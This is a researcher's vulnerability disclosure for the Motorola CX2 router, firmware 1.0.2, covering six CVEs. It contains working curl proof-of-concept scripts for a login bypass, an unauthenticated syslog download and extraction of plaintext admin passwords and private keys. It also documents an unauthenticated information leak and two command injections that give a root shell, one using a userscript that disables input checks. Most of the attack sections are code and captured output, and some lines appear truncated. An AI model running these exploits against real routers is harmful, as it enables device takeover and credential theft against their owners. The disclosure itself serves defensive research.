

master

...

router / motocrx2.md

cc-crack Update motocrx2.md

History

1 contributor

355 lines (297 sloc) 22.3 KB

...

Motorola CX2 router vulnerabilities

CVE-2020-21937

CVE-2020-21936

CVE-2020-21935

CVE-2020-21934

CVE-2020-21933

CVE-2020-21932

Description

This router is a Motorola brand sale by Soplar. More information could be found here. <https://cn.motorolanetwork.com/cx2.html>
<http://www.soplar.cn/moluyou.html>

Version

CX 1.0.2 Build 20190508 Rel.97360n

Reporter

cc-crack

Vulnerabilities

All env variables referenced in POC code defined as:

```
HOST='Host: 192.168.51.1'
Origin='Origin: http://192.168.51.1'
HNAP_AUTH='HNAP_AUTH: '
CT='Content-Type: application/json; charset=UTF-8'
XR='X-Requested-With: XMLHttpRequest'
ACCEPT='Accept: application/json, text/javascript, */*; q=0.01'
SOAP_ACTION_HEAD='SOAPAction: "http://purenetworks.com/HNAP1/Login"'
Referer='Referer: http://192.168.51.1/Login.html'
DEFAULT_COOKIE='Cookie: work_mode=router; timeout=170; uid=; PrivateKey='
PRAGMA='Pragma: no-cache'
REQUEST_LOGIN_DATA='{ "Login": { "Action": "request", "Username": "Admin", "LoginPassword": "", "Captcha": "", "PrivateLogin": "LoginPassword" } }'
LOGIN_DATA='{ "Login": { "Action": "login", "Username": "Admin", "LoginPassword": "", "Captcha": "", "PrivateLogin": "LoginPassword" } }'
COOKIE=$DEFAULT_COOKIE
TIME_STAMPE=""
HNAP_AUTH_POST=""
```

Some of them maybe are useless, they just are a part of some other test code.

1. Login could be bypassed

Description:

An issue was discovered in Moto route CX2 1.0.2. The login could be bypassed to get a partially authorized token and uid.

Reproduce:

You should install jq first. eg: `sudo apt install jq`

```
#login
function Login
{
    c=$(curl -s -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'Referer: http://
    uid=${c:1:8}
```

```

        setCookieUID $uid
        echo $COOKIE
        curl -H $HOST -H $Origin -H $HNAP_AUTH -H 'SOAPAction: "http://purenetworks.com/HNAP1/Login"' -H 'Referer: http://192.168
    }
    Login
    echo '\n'

```

```

└─ ./poc.sh
Cookie: work_mode=router; timeout=170; uid=WA9rYkub; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

```

2. /HNAP1/GetDownloadSyslog authentication bypass

Description:

An issue was discovered in Moto route CX2 1.0.2. The authentication of Syslog download could be bypassed.

Reproduce:

```

function getLog
{
    curl -s -H $HOST -H $Origin \
    -H 'Upgrade-Insecure-Requests: 1' \
    -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange
    -H 'Referer: http://192.168.51.1/Diagnosis.html' \
    -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,zh-TW;q=0.7' \
    -H $COOKIE -H 'Pragma: no-cache' -H 'Cache-Control: no-cache' \
    --data "" \
    --compressed 'http://192.168.51.1/HNAP1/prog.fcgi?method=/HNAP1/GetDownloadSyslog' > $1
}
Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz

```

```

└─ ./poc.sh
Cookie: work_mode=router; timeout=170; uid=MVS/flm8; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r-- 1 ***** staff 30168 Jul 1 08:18 log.tar.gz

```

3. Plain text password and Private key exist in the log file

Description:

An issue was discovered in Moto route CX2 1.0.2. The Admin password and the private key could be found in the log tar package which could download from router.

Reproduce:

```

function checkPlainPassword
{
    zgrep -a password $1
    zgrep -a key $1
    zgrep -a cipher $1
}

Login
echo '\n'
getLog log.tar.gz
ls -al log.tar.gz
checkPlainPassword log.tar.gz

└─ ./poc.sh
Cookie: work_mode=router; timeout=170; uid=tuCPveI1; PrivateKey=

{ "LoginResponse": { "LoginResult": "OK" } }

-rw-r--r-- 1 ***** staff 33516 Jul 1 08:26 log.tar.gz
Jun 22 08:43:41 OpenWrt local5.info prog-cgi[1352]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:47:38 OpenWrt local5.info prog-cgi[1382]: [Management] Changing login password
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:1506:query:{"SetPasswdSettings":{"sys
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:CheckPasswdSettings:1554:query:{"CheckPasswdSettings":{"
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: modules/management.c:SetPasswdSettings:1506:query:{"SetPasswdSettings":{"sys
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:BUc0Gfvupo4X62H0ASoYThisIsAP1ainPWD1,ch
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:38011AE9D2319AB28C6D711E1E72
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:itciZG60noEYbkQaUf1aThisIsAP1ainPWD1,ch
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:799DC71A8181A52E0DBBE2E39C85
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:itciZG60noEYbkQaUf1a
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:itciZG60noEYbkQaUf1a

```

```
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:U1l6GghC8VtbtQ40ZHNoThisIsAPlainPWD1,ch
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:36A275799C92F7B311E01BF57651
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:U1l6GghC8VtbtQ40ZHNo
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:U1l6GghC8VtbtQ40ZHNo
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:BUc0Gfvupo4X62H0ASoY
Jun 24 18:05:15 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:38011AE9D2319AB28C6D0711E1F72D108
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:RB9IFIIG364KYw6uhaqaThisIsAPlainPWD,cha
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:D46691831DBD0E88CC198097055B
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:RB9IFIIG364KYw6uhaqa
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:RB9IFIIG364KYw6uhaqa
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:o/t5PqsZc7CFH19RaITJThisIsAPlainPWD,cha
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:2EF1CC5A66D79D3A22883CCCF0B2
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:o/t5PqsZc7CFH19RaITJ
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:o/t5PqsZc7CFH19RaITJ
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:itciZG60noYvbkQaUf1a
Jun 24 18:12:16 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:799D0C71A8181A52E00B8E2E39C85085F
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:U1l6GghC8VtbtQ40ZHNo
Jun 24 18:19:07 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:36A275799C92F7B311E01BF576517A5C
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:RB9IFIIG364KYw6uhaqa
Jun 24 18:20:21 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:D46691831DBD0E88CC198097055BDA33
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:L06LPeH0qkHt8o+JgBYThisIsAPlainPWD,cha
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:D71E06255EA26C22A658C881FCC
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:L06LPeH0qkHt8o+JgBY
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:L06LPeH0qkHt8o+JgBY
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:o/t5PqsZc7CFH19RaITJ
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:2EF1CC5A66D79D3A22883CCCF0B2A88F
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:MaFu3VbIMkSDVOCrdDGPThIsAPlainPWD,cha
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:548B74C07DC276242EAA6763327B
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:MaFu3VbIMkSDVOCrdDGP
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:MaFu3VbIMkSDVOCrdDGP
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:P4m26q6ot+NCAuHyS/o0ThisIsAPlainPWD,cha
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:F2CFA5FAB18B395A7CFB7B21F741
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:P4m26q6ot+NCAuHyS/o0
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:P4m26q6ot+NCAuHyS/o0
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:0VsXJVQJTjGzQ1sZD8QDvThisIsAPlainPWD,cha
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:C03AD43494AEBDCF60FE048B5CD
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:0VsXJVQJTjGzQ1sZD8QDv
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:0VsXJVQJTjGzQ1sZD8QDv
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:1UuoCMBoEfB+EPcwMGU2ThisIsAPlainPWD,cha
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:00CCA8E72DD21BAED65E6A0FA39D
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:1UuoCMBoEfB+EPcwMGU2
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:1UuoCMBoEfB+EPcwMGU2
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:uHMjy/Ys2HDrq6jKrTRLThisIsAPlainPWD,cha
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:79D30570F08507D0B08CFB8087F07
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:uHMjy/Ys2HDrq6jKrTRL
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:uHMjy/Ys2HDrq6jKrTRL
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:L06LPeH0qkHt8o+JgBY
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:D71E06255EA26C22A658C881FCCEEBA
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:GVH1s7hqhun2w3wbV1jWThisIsAPlainPWD,cha
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:65003585485B89CC137C0F55386
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:GVH1s7hqhun2w3wbV1jW
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:GVH1s7hqhun2w3wbV1jW
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:MaFu3VbIMkSDVOCrdDGP
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:548B74C07DC276242EAA6763327BC543
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:P4m26q6ot+NCAuHyS/o0
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:F2CFA5FAB18B395A7CFB7B21F741758F
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:0VsXJVQJTjGzQ1sZD8QDv
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:C03AD43494AEBDCF60FE048B5CD9370
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:1UuoCMBoEfB+EPcwMGU2
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:00CCA8E72DD21BAED65E6A0FA39D1FF
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1272:publickey:GVH1s7hqhun2w3wbV1jW
Jun 24 18:47:38 OpenWrt local0.debug prog-cgi[1382]: security.c:safe_free_NODE:1273:privatekey:65003585485B89CC137C0F553863EA9
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:641:key:0j/0G/EUmcyTSF1TOwswThisIsAPlainPWD,cha
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:642:privatekey_buf:B00B2523A61FD85F8C1BF157C14A
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2764:publickey:0j/0G/EUmcyTSF1TOwsw
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:AUTH_ResponseHandler:2766:publickey:0j/0G/EUmcyTSF1TOwsw
Jun 24 15:45:20 OpenWrt kern.warn kernel: [ 32.212000] wtc_acquire_groupkey_wcid: Found a non-occupied wtbl_idx:125 for WDEV_TY
Jun 24 15:45:25 OpenWrt kern.warn kernel: [ 36.860000] wtc_acquire_groupkey_wcid: Found a non-occupied wtbl_idx:124 for WDEV_TY
Jun 24 17:46:33 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 17:57:12 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 18:03:52 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD1
Jun 24 18:05:19 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:05:35 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:23:03 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:01 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:16 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:30:28 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:32:09 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:39:45 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:46:40 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
Jun 24 18:47:43 OpenWrt local0.debug prog-cgi[1382]: security.c:websGenPrivateKey:640:cipher:ThisIsAPlainPWD
```



4. GetStationSettings, GetWebsiteInterSettings and GetNetworkSettings could be accessed unauthenticated via HTTP 1/GetMultipleHNAPs

Description:

HNAP1/GetMultipleHNAPs could be accessed unauthenticated but to some methods that lead to the information leakage. I notice that HNAP1/GetMultipleHNAPs maybe designed to allow unauthenticated access. But there is the sensitive information returned by some method. Like the following result, the parent_control_rule should not be obtained in this case. All of HNAP1/GetMultipleHNAPs access should be authenticated.

Reproduce:

```
function getRouterBasicInfo
{
    curl -H $HOST \
    -H 'Accept: application/json' \
    -H $Origin -H 'SOAPACTION: "http://purenetworks.com/HNAP1/GetMultipleHNAPs"' \
    -H 'Content-Type: application/json' -H 'Referer: http://192.168.51.1/Home.html' -H 'Accept-Language: zh-CN,zh;q=0.9,en;q=0.8, \
    -H 'Pragma: no-cache' \
    -H 'Cache-Control: no-cache' \
    --data-binary '{"GetMultipleHNAPs":{"GetStationSettings":"","GetWebsiteFilterSettings":"","GetNetworkSettings":""}}' \
    --compressed 'http://192.168.51.1/HNAP1/'
}
getRouterBasicInfo
```

```
{
  "GetMultipleHNAPsResponse": {
    "GetStationSettingsResponse": {
      "wire_sta_list": "00:3e:e1:c4:ff:95,192.168.51.143,tester,2019-06-24 20:06:16,615,0,Apple Inc.",
      "wireless_sta_2g_list": "",
      "wireless_sta_2g_guest_list": "",
      "wireless_sta_5g_list": "",
      "wireless_sta_5g_guest_list": "",
      "offline_sta_list": "00:e0:4c:6c:27:6b,192.168.51.195,MacBook-Pro,2019-06-06 13:52:18,,0,null;a0:99:9b:0e:b8:b9,192.168.5",
      "wireless_maclist_mode": "objk",
      "wireless_maclist": "123,123123123",
      "GetStationSettingsResult": "OK"
    },
    "GetWebsiteFilterSettingsResponse": {
      "parent_control_rule": "1,,a0:99:9b:0e:b8:b9,1,testtest.org,00:00:00,23:59:00,Mon",
      "GetWebsiteFilterSettingsResult": "OK"
    },
    "GetNetworkSettingsResponse": {
      "lan(0)_mac": "E4:90:7E:F8:38:F4",
      "lan(0)_ipaddr": "192.168.51.1",
      "lan(0)_netmask": "255.255.255.0",
      "lan(0)_dhcp_enable": "1",
      "lan(0)_dhcp_start": "100",
      "lan(0)_dhcp_end": "249",
      "lan(0)_dhcp_lease": "1440m",
      "GetNetworkSettingsResult": "OK"
    },
    "GetMultipleHNAPsResult": "OK"
  }
}
```

5. HNAP1/GetNetworkTomographySettings RCE

Description

An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/GetNetworkTomographySettings.

Reproduce

- i. Login first
- ii. Bypass browser side input validation. I just use Tampermonkey to inject a piece of JS code while accessing Diagnosis. Or you can free to use any proxy tools like burp.

```
// ==UserScript==
// @name      New Userscript
// @namespace  http://tampermonkey.net/
// @version   0.1
// @description try to take over the world!
// @author    You
// @match     http://192.168.51.1/Diagnosis.html
// @grant     none
// ==/UserScript==
(function() {
    'use strict';
    verifyDiagnosisInput = function(){
        return true;
    }
})();
```

iii. submit command

网络诊断

Ping诊断参数

地址/域名	<input type="text" value=" ls ."/>	
次数	<input type="text" value="5"/>	(1-50)
报文大小	<input type="text" value="64"/>	(4-1472Bytes)

开始诊断

诊断结果

```
AccessControl.html
AddPortMapping.json
AdvGuestWireless.html
AdvMacBindip.html
AdvWlanAccess.html
AdvWireless.html
Backup.html
Backup_Fail.html
Backup_Valid.html
Ddns.html
Devices.html
DhcpServer.html
Diagnosis.html
Dmz.html
PTZAccess.html
Backup
```

6. HNAP1/SetWlanApcliSettings RCE

Description

An issue was discovered in Moto route CX2 1.0.2. An attacker could perform a command injection to execute arbitrary system command on the router by HNAP1/SetWlanApcliSettings in repeat mode.

Reproduce

- Switch router to repeater mode
- Click extend wireless network

扩展其他网络

选择您需要扩展的无线网络

频段选择: ☒ 2.4G ☐ 5G


2.4G无线网络

手动输入



iii. Input SSID

iv. Inject command in password



v. Submit

vi. And the router will return an error at the first time. Ignore it.

vii. Submit again

```
PID PPID USER STAT VSZ %VSZ %CPU COMMAND
3639 1315 root S 3236 3% 0% /www/web/HNAP1/prog.fcgi
11839 2 root SW 0 0% 0% [RtmpMlmeTask]
27153 25474 root R 1316 1% 0% top
25467 1276 root S 1068 1% 0% /usr/sbin/dropbear -F -P /var/run/dro
129 2 root SW 0 0% 0% [kworker/3:1]
1315 1 root S 4220 3% 0% /usr/sbin/lighttpd -f /etc/lighttpd/l
11891 1 root S 3960 3% 0% /usr/sbin/scopd -f /etc/scopd_other.c
11100 1 root S 1432 1% 0% /sbin/netifd
24715 1 root S 1372 1% 0% {dynamic_dns_upd} /bin/sh /usr/lib/dd
26137 1 root S 1372 1% 0% {dynamic_dns_upd} /bin/sh /usr/lib/dd
1 0 root S 1348 1% 0% /sbin/procd
25474 25467 root S 1316 1% 0% -ash
25363 25324 root S 1316 1% 0% -ash
1195 1 root S 1312 1% 0% /usr/sbin/crond -f -c /etc/crontabs -
14701 3639 root S 1312 1% 0% /bin/sh -c iwpriv apcli0 set ApCliWP
1037 1 root S 1308 1% 0% /sbin/syslogd -s 1000 -f /etc/syslog.
14703 14701 root S 1308 1% 0% ping www.baidu.com
11242 11100 root S 1308 1% 0% udhcpc -p /var/run/udhcpc-br-lan.pid
1038 1 root S 1304 1% 0% /sbin/klogd -n
6344 24715 root S 1300 1% 0% sleep 600
```

The result is shown in this way because I already obtain the root shell you could check it in any way. The injection happened in the command `/bin/sh -c iwpriv apcli0 set ApCliWPAPSK=&& ping www.baidu.com`